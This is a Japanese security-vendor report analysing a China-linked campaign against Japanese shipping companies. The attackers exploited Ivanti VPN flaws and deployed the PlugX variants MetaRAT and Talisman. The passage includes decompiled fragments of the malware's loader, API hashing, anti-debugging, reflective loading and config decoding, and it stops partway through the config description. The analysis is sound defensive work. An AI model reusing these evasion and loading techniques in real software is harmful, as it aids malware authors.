

MetaRATを利用した日本組織を狙った攻撃キャンペーン | LAC WATCH

lac.co.jp/lacwatch/report/20251208_004569.html

December 8, 2025



[メルマガ登録する](#)

ラックのサイバー救急センターは、2025年4月、中国を拠点とする攻撃者グループがIvanti Connect Secure (ICS) の脆弱性を足がかりに、複数のPlugX亜種を用いた攻撃キャンペーンを展開していたことを確認しました。このキャンペーンは日本の海運・運送会社およびその子会社を標的としており、新たなPlugX亜種である「MetaRAT」と「Talisman PlugX」が使用されていました。

本稿では、キャンペーンの全体像に加え、MetaRATおよびTalismanの機能詳細、背後にいるとみられる攻撃者グループについて解説します。さらに、今後の対応策として、MetaRATに対する検知および対策の手法も紹介します。

なお、本稿の内容は、2025年9月24日から26日に開催されたセキュリティカンファレンスVirus Bulletin Conference 2025 (VB2025) および2025年12月3日、4日に開催されたThreat Analyst Summit (TAS'25) にて、「Unmasking MetaRAT: A New PlugX Variant in China-Linked APT Operation」というタイトルで発表した内容に加筆したものです。

目次

攻撃キャンペーン概要

図1は攻撃キャンペーンの全体像を示しています。攻撃者グループは、初期侵入手段として標的組織のICSに存在する脆弱性 (CVE-2024-21893およびCVE-2024-21887) を悪用し、対象機器にマルウェアを設置しました。その後、設置したマルウェアを用いて組織内ネットワークの横展開を図るため、偵察活動および認証情報の収集を行いました。攻撃者は取得したActive Directoryの特権アカウントの認証情報を使い、組織内の複数サーバへ横展開し、PlugXの亜種を配置して攻撃活動を継続しました。




図1 攻撃キャンペーン概要

攻撃者による初期侵入について、標的のICSで以下の2つの痕跡が確認されており、CVE-2024-21893およびCVE-2024-21887が侵入の原因と考えられます。

(1) クリティカルエラーログ

図2に示すとおり、初期侵入が行われたと推定される時刻付近に、ICSがCVE-2024-21893の悪用に関連する不正なSAMLペイロードを処理した際に生成されるクリティカルエラーログ「ERR31093」が短時間に大量に記録されていました。

```

2025-04-10 03:05:22.000 IP: [127.0.0.1] System()[[]]; LogDetails: Sending
logMessageTrap [ logID='ERR31093' logType='critical'
logDescription='critical [127.0.0.1] System()[] PSA3000-1 Program web
recently failed.' ] SNMP trap to [REDACTED]:162
  
```

図2 クリティカルエラーログの例

(2) 不審ファイルの作成

Ivanti社が提供するIntegrity Checker Tool (ICT) を実行した結果、図3に示すファイルが検出されました。これらのファイル名は、Mandiant社が報告しているLITTLELAMB、WOOLTEA、PITSOCK、PITFUELといったマルウェアで使用されるものと一致します。

logs	2025/04/30 13:51	ファイル フォルダー	
gateway.conf	2024/10/11 5:18	CONF ファイル	5 KB
libaprhelper.so	2025/04/11 16:18	SO ファイル	14 KB
libchilkat.so	2024/10/11 5:18	SO ファイル	2,188 KB
plugin.jar	2024/10/11 5:18	Executable Jar File	3 KB

図3 ICT実行後に検出されたファイル

これらの痕跡は、Mandiant社が2024年2月に報告^{*1}したCVE-2024-21893およびCVE-2024-21887を悪用した攻撃内容と類似しており、これら2つの脆弱性が初期侵入の原因であると言えます。

ここまで、今回の攻撃キャンペーンにおける初期侵入の過程でICSに残された痕跡について解説してきました。以降では、組織内サーバに展開されたマルウェア（PlugXの亜種）について紹介します。

^{*1} [Cutting Edge, Part 3: Investigating Ivanti Connect Secure VPN Exploitation and Persistence Attempts | Google Cloud Blog](#)

PlugXの概要

PlugXはプラグインベースのアーキテクチャを採用した、最もよく知られたリモートアクセス型トロイの木馬（RAT）の1つで、2008年に初めて報告されました。2012年以降、多数の亜種が確認されており、中国を拠点とする攻撃者グループ（Calypso、Mustang Panda、APT10、APT41、Sanyo、LuoYuなど）によって広く利用され

ています。後継マルウェアと考えられるShadowPadやRateIS^{*2}の登場後も、PlugXは進化を続け、現在に至るまで攻撃活動に活発に使用されています。こうした状況の中で、私たちは2025年のインシデント対応の過程において、PlugXの亜種であるMetaRATとTalismanの2つを確認しました。

※2 [新たなモジュール型マルウェア「RateIS」に見るPlugXの面影](#)




図4 PlugXの変遷

MetaRAT

MetaRATは、本攻撃キャンペーンで特定されたPlugXの新しい亜種です。私たちの調査の結果、この亜種は少なくとも2022年から存在していることが判明しましたが、これまで当該亜種を指す名前がなかったことから「MetaRAT」と呼称しています。これまでの調査により、動作に多少の差異があるサンプルをいくつか確認していますが、本章では本攻撃キャンペーンで見つかったMetaRATを主に解説します。

MetaRATの実行フロー

図5は、MetaRATの実行フローです。昨今のAPTマルウェアと同様に、MetaRATもDLLサイドローディングテクニックを用いて起動します。最初に実行されるローダ「mytilus3.dll」は、暗号化されたシェルコードが含まれるファイル「materoll」を読み込み、復号した上でシェルコードを実行します。シェルコードに制御が移ると、コードに内包された暗号化データをさらに復号し、MetaRATを展開します。このようにしてMetaRATが動作を開始します。




図5 MetaRATの実行フロー

なお、本攻撃キャンペーンとは関係ないものの、MetaRATのローダには実行ファイル形式（EXE形式）のものも確認しており、この場合はファイルの読み込みを行わず、自身のリソースセクション内のデータを復号しようとします。

MetaRATローダ

MetaRATローダは、暗号化ペイロードを読み込み、復号した上でメモリ上にMetaRATを展開するマルウェアです。本攻撃キャンペーンで使用されたローダ「mytilus3.dll」は、Visual C++で書かれた32bitのDLLファイルです。

このローダの動作は非常にシンプルです。最初に暗号化されたファイル「materoll」を読み込み、図6に示すように0xA6とのXORで復号します。なお、最初のXORに続いて実行される別のXORループは無意味なものであり、このXOR処理を行うと最終的に元の値に戻ります。復号後のバイナリはシェルコードであり、ローダは制御を復号したシェルコードへ移します。

```
VirtualProtect(v20, 0x36000, 0x40, v49);
if ( !ReadFile(v18, v20, 0x36000, &v50, 0) )
    return -1;
v21 = v50;
for ( k = 0; k < v50; v21 = v50 )
    *(v20 + k++) ^= 0xA6u; XOR 0xA6
for ( m = 0x12; m < 0x92; ++m )
{
    v24 = 0;
    if ( v21 )
    {
        do
        {
            *(v20 + v24) ^= m; Meaningless XOR
            v21 = v50;
            ++v24;
        }
        while ( v24 < v50 );
    }
}
(v37)(v24, m, v21, v10, &v26, &savedregs, v18, v20); Call shellcode
return 0;
```

図6 MetaRATローダによる暗号化ペイロードのXORとシェルコードの呼び出し

ここで命名について補足します。「MetaRAT」という名前は、VirusTotalから発見された別のMetaRATローダのデバッグ情報に由来します。図7は、別の「mytilus3.dll」に含まれるデバッグ情報です。PDBパスに「MetaRAT」という文字列が含まれることがわかります。

Offset	Name	Value
F21C	CvSig	RSDS
F220	Signature	{B0044ED5-D273-4E95-A634-203BD7A65FB3}
F230	Age	2
F234	PDB	D:\Project\MetaRAT\MetaRAT\Client\Resources\DllHijack.pdb

図7 VirusTotalで発見された他のMetaRATローダのデバッグ情報

シェルコード

MetaRATローダによって実行されるシェルコードは、MetaRATをメモリに展開・実行するための準備を行います。

AES鍵の展開とアンチデバッグ

最初にシェルコードは、この後の復号処理に使用する鍵をスタック上に展開します。ただし、シェルコードにはアンチデバッグの処理が2つあり、デバッグを検知した場合は鍵を破壊します（図8）。最初のアンチデバッグ処理では、PEB構造体のBeingDebuggedメンバを確認し、次のアンチデバッグ処理ではrdtsc命令を用いて、ある処理を行った際のタイムスタンプカウンタ（TSC）の差を確認します。




図8 鍵の展開とデバッグ検知時の鍵の書き換え

API Hashing

シェルコードはAPI Hashingテクニックを用いて、実行に必要なWindows APIのアドレスを取得します。この際 `ror7AddHash32` アルゴリズムを使用してハッシュ値の算出を行います。図9は、シェルコード内にハードコードされたハッシュ値と、取得対象のWindows APIの関数を表しています。この手法は、シェルコード以降に実行されるMetaRAT本体でも使用されます。

```

*a1 = 0xCB9765A0; // kernel32.dll!Sleep
a1[1] = 0x52E3772; // kernel32.dll!HeapFree
a1[2] = 0xF8262C81; // kernel32.dll!HeapAlloc
a1[3] = 0x30BA7C8C; // kernel32.dll!FreeLibrary
a1[4] = 0x6144AA05; // kernel32.dll!VirtualFree
a1[5] = 0x12F461BB; // kernel32.dll!GetLastError
a1[8] = 0x1EDE5967; // kernel32.dll!VirtualAlloc
a1[7] = 0xC917432; // kernel32.dll!LoadLibraryA
a1[6] = 0x6C3D8815; // kernel32.dll!IsBadReadPtr
a1[0xB] = 0xEF64A41E; // kernel32.dll!VirtualProtect
a1[9] = 0xBBAFDF85; // kernel32.dll!GetProcAddress
a1[0xA] = 0x80AE9074; // kernel32.dll!GetProcessHeap
a1[0xC] = 0x354C31F2; // kernel32.dll!OutputDebugStringA
a1[0xD] = 0x4E710372; // ntdll.dll!RtlDecompressBuffer
a1[0xF] = 0xCBCB3065; // msvcrt.dll!free
a1[0x10] = 0x6BCF6ED2; // msvcrt.dll!memset
a1[0x11] = 0x818F6ED7; // msvcrt.dll!memcpy
a1[0x12] = 0x9C336680; // msvcrt.dll!realloc
result = a1;
a1[0x13] = 0x67B4F95; // msvcrt.dll!sprintf
a1[0x18] = 0xE9BB4F94; // msvcrt.dll!printf
a1[0xE] = 0x8FB53455; // kernel32.dll!GetStartupInfoA

```

図9 シェルコードに含まれるハッシュ値と対応するWindows API

ペイロードの復号と展開

その後、シェルコードは、シェルコードの後方に配置されているペイロードの復号を行います。ペイロードはAES-256-ECBで暗号化されており、復号するとLZNT1で圧縮された状態のMetaRATを得ることができます。なお、本攻撃キャンペーンのシェルコードはAESを使用していましたが、2022年頃のサンプルでは代わりにRC4を使用していたことを確認しています。図10に示す通り、AESによる復号が終わると、シェルコードは圧縮済みのMetaRATを展開するためにRtlDecompressBuffer関数を呼び出します。

```

rdtsc_after = sub_6B0();
if ( (rdtsc_after - rdtsc_before) > 0xA )
{
    v20 = 0xA4;
    v35 = 0x8D;
}
aes_decrypt(2, payload, payload_size, key);
RtlDecompressBuffer(2, uncomp_buf, uncomp_buf_size, payload, payload_size, final_size);
v3 = GetHeapAlloc(0, payload);
(addr_table[1])(v3);

```

図10 AES復号および展開処理

図11に、メモリ上に展開されたMetaRATのペイロードを示します。注目すべきは、反射型のローディングを行うにあたって一般的に必要な値が異常な値になっているという点です。例えば、NTヘッダをみると、NumberOfSectionsやAddressOfEntrypoint、SizeOfImageなどの値が大きく、正しくないことがわかります。NumberOfSectionsについていえば、下部Sectionヘッダをみると4つのセクションが存在することがわかることから、0x9FF1ではなく0x4がセットされているべきです。




図11 復号および展開直後のMetaRATのPEファイルヘッダ

ここで、シェルコードの反射型ローディングのコードを図12に示します。このコードから前述の異常な値から元の値を算出していることがわかります。例えば、e_lfanewについてはセットされた値 (0xAF20300) から 0xAF201F0を引いて0x110を算出しています。同様に、NumberOfSectionsも0x9FF1から0x9FEDを引いて0x4を算出しており、その値でセクションに関する処理を行っています。このように、メモリに展開されているMetaRATのPEファイルヘッダは不完全であり、値を参照する際に修正していることがわかります。これらの値はシェルコードごとに異なり、一定ではありません。

```

if ( *uncomp_buf )
    return 0;
nt_hdr_ptr = (uncomp_buf + *(uncomp_buf + 0x3C) - 0xAF201F0);
if ( *nt_hdr_ptr )
    return 0;
v8 = (*(addr_table + 0x20))(
    nt_hdr_ptr[0xD],
    nt_hdr_ptr[0x14] + 0xA41DD22,
    0x2000,
    4);
if ( !v8 )

// VirtualAlloc
// ImageBase
// SizeOfImage
SizeOfImage - 0xA41DD22

for ( i = 0; ; ++i )
{
    result = *a3;
    if ( i >= (*a3 + 6) - 0x9FED )
        break;
    if ( v10[4] == 0xA0110D )
    {
        (Omitted)
    }
    else
    {
        v9 = (*(addr_table + 0x20))(v5 + v10[3] - 0x20AF10D, v10[4] - 0xA0110D, 0x1000, 4);
        (* (addr_table + 0x44))(v9, v10[5] + a1, v10[4] - 0xA0110D);
        v10[2] = v9;
    }
    v10 += 10;
}
NumberOfSections - 0x9FED
VirtualAddress - 0x20AF10D
SizeOfRawData - 0xA00110D

```

図12 反射型ローディングにおける値の算出処理

エクスポート関数の呼び出し

最後にシェルコードは、展開したMetaRATのエクスポート関数を呼び出します。図13からはMetaRATのエクスポート関数「winentry」の文字列を確認できます。このエクスポート関数名についても固定ではなく、これまでに分析したサンプルからは「asentry」や「windows」などの文字列の使用が確認されています。

```

v15 = reflective_load(uncomp_buf, addr_table);
if ( v15 )
{
    strcpy(v18, "winentry");
    v14 = sub_1130(v15, v18);
    if ( v14 )
        v14();
}
return (addr_table[0])(-1);

```

図13 エクスポート関数の呼び出し処理

MetaRAT

MetaRATは、C/C++言語で書かれたPlugXの亜種です。このRATは、システム情報の収集やコマンド実行などのC2コマンドをサポートしており、これまでのPlugXと同様、キーロガーやポートマッピングなどのプラグインも使用可能です。また、MetaRATの永続化は、設定データ内のパラメータに応じてRunキー登録またはサービス登録で行われます。痕跡の具体例に関しては、後述の「攻撃痕跡の確認方法と検出」をご参照ください。

一般的なPlugXと比べ、MetaRATは文字列の難読化方法や設定データの構造、設定データの暗号化方法、C2コマンド、プラグインのコマンドなどが異なっています。以降では、これらの詳細を解説します。

表層的な特徴

MetaRATは32bitのDLL形式であり、エクスポート関数「winentry」が先述のシェルコードによって呼ばれることで動作します。当該ファイルのエクスポートディレクトリテーブルを確認すると、MetaRATには元のDLLファイル名と考えられる文字列「Shellcode.dll」が含まれていることがわかります（図14上）。「Shellcode.dll」という名前は他のMetaRATのサンプルにおいても共通してみられる特徴です。また、デバッグ情報を確認すると、タイムスタンプを含んでいることがわかります（図14下）。なお、私たちが調査したすべてのサンプルには、デバッグ情報のタイムスタンプもしくはエクスポートディレクトリテーブルのタイムスタンプのいずれかが含まれていました。

Offset	Name	Value	Meaning
39540	Characteristics	0	
39544	TimeStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
39548	MajorVersion	0	
3954A	MinorVersion	0	
3954C	Name	3A772	Shellcode.dll
39550	Base	1	
39554	NumberOfFunctions	1	
39558	NumberOfNames	1	

Offset	Name	Value	Meaning
37E60	Characteristics	0	
37E64	TimeStamp	640CAB8E	Saturday, 11.03.2023 16:25:50 UTC
37E68	MajorVersion	0	
37E6A	MinorVersion	0	
37E6C	Type	D	POGO
37E70	SizeOfData	258	

図14 DLLのファイル名とデバッグに関するタイムスタンプ（上：Export Directory Table／下：Debug Directory）

文字列の難読化

MetaRATの文字列は、TEA暗号またはSUB+XOR+ADD（減算と排他的論理和と加算）のいずれかを用いて難読化されています。前者は21個の文字列を難読化しており、後者は24個の文字列を難読化していました。




図15 文字列の難読化解除処理（上：TEAアルゴリズム／下：SUB+XOR+ADD）

なお、MetaRATには難読化されていない文字列も一部存在しています。例えば、暗号化ペイロードが格納されているファイル名「materoll」やMetaRATローダのファイル名「mytilus3.dll」、プラグインが使用するファイル名「VniFile.hlp」、レジストリキー名「matesdata」などは難読化されていません。推測ですが、ファイル名のように頻繁に変更する必要のある文字列についてはあえて難読化していない可能性が考えられます。

```
sub_1001DB20(v18, 0, 520);
sub_10004D4D(v18, L" \"%s\\%s\\\"", v17, L"materoll");
lstrcatW(v15, v18);
sub_1001DB20(v18, 0, 520);
sub_10004D4D(v18, L" \"%s\\%s\\\"", v17, L"VniFile.hlp");
lstrcatW(v15, v18);
sub_1001DB20(v18, 0, 520);
sub_10004D4D(v18, L" \"%s\\%s\\\"", v17, L"mcinsupd.exe");
lstrcatW(v15, v18);
sub_10004D4D(v18, L" && del /A:S \"%s\\%s\\\"", v17, v16);
```

図16 難読化されていない文字列の例

設定データ

MetaRATの設定データは、SUB+XOR（減算と排他的論理和）でエンコードされた状態で、通常dataセクションに格納されています。図17にデコードを行う際のコードを示します。MetaRATは、最初に設定データの先頭8バイトを確認し、固定値と一致した場合はテスト用の設定データをセットします。一致しない場合はSUB+XOR演算でデコードします。設定データのサイズは、図中のFor文から読み取れる通り、0x1BFAバイトです。

```
char decode_config()
{
    unsigned int i; // ecx
    char result; // al

    if ( config_offset_0 == 0xAA
        && config_offset_1 == 0x3D
        && config_offset_2 == 0x2E
        && config_offset_3 == 0x1F
        && config_offset_4 == (__int16)0xCCDD
        && config_offset_6 == 0xBB
        && config_offset_7 == 0xAA )
    {
        return set_test_config();
    }
    Config size
    for ( i = 0; i < 0x1BFA; ++i )
    {
        SUB + XOR + SUB
        result = ((*((_BYTE *)&config_offset_0 + i) - 0x66) ^ 0xD2) - 0x56;
        *((_BYTE *)&config_offset_0 + i) = result;
    }
    return result;
}
```

図17 設定データのデコード箇所

次に、設定データ的具体例を図18に示します。この図からは、インストール先や永続化時のサービス名、サービスの説明、ミューテックス、C2通信先情報（C2タイプ、ポート、C2通信先）などの情報が設定データに含まれていることが確認できます。これらのうち、C2通信時のプロトコルを表すC2タイプは、TCP（0）、UDP（2）、HTTP（0x20）、HTTPS（0x40）、ICMP（0x80）のいずれかを設定できるようになっており、MetaRAT特有の値が採用されています。

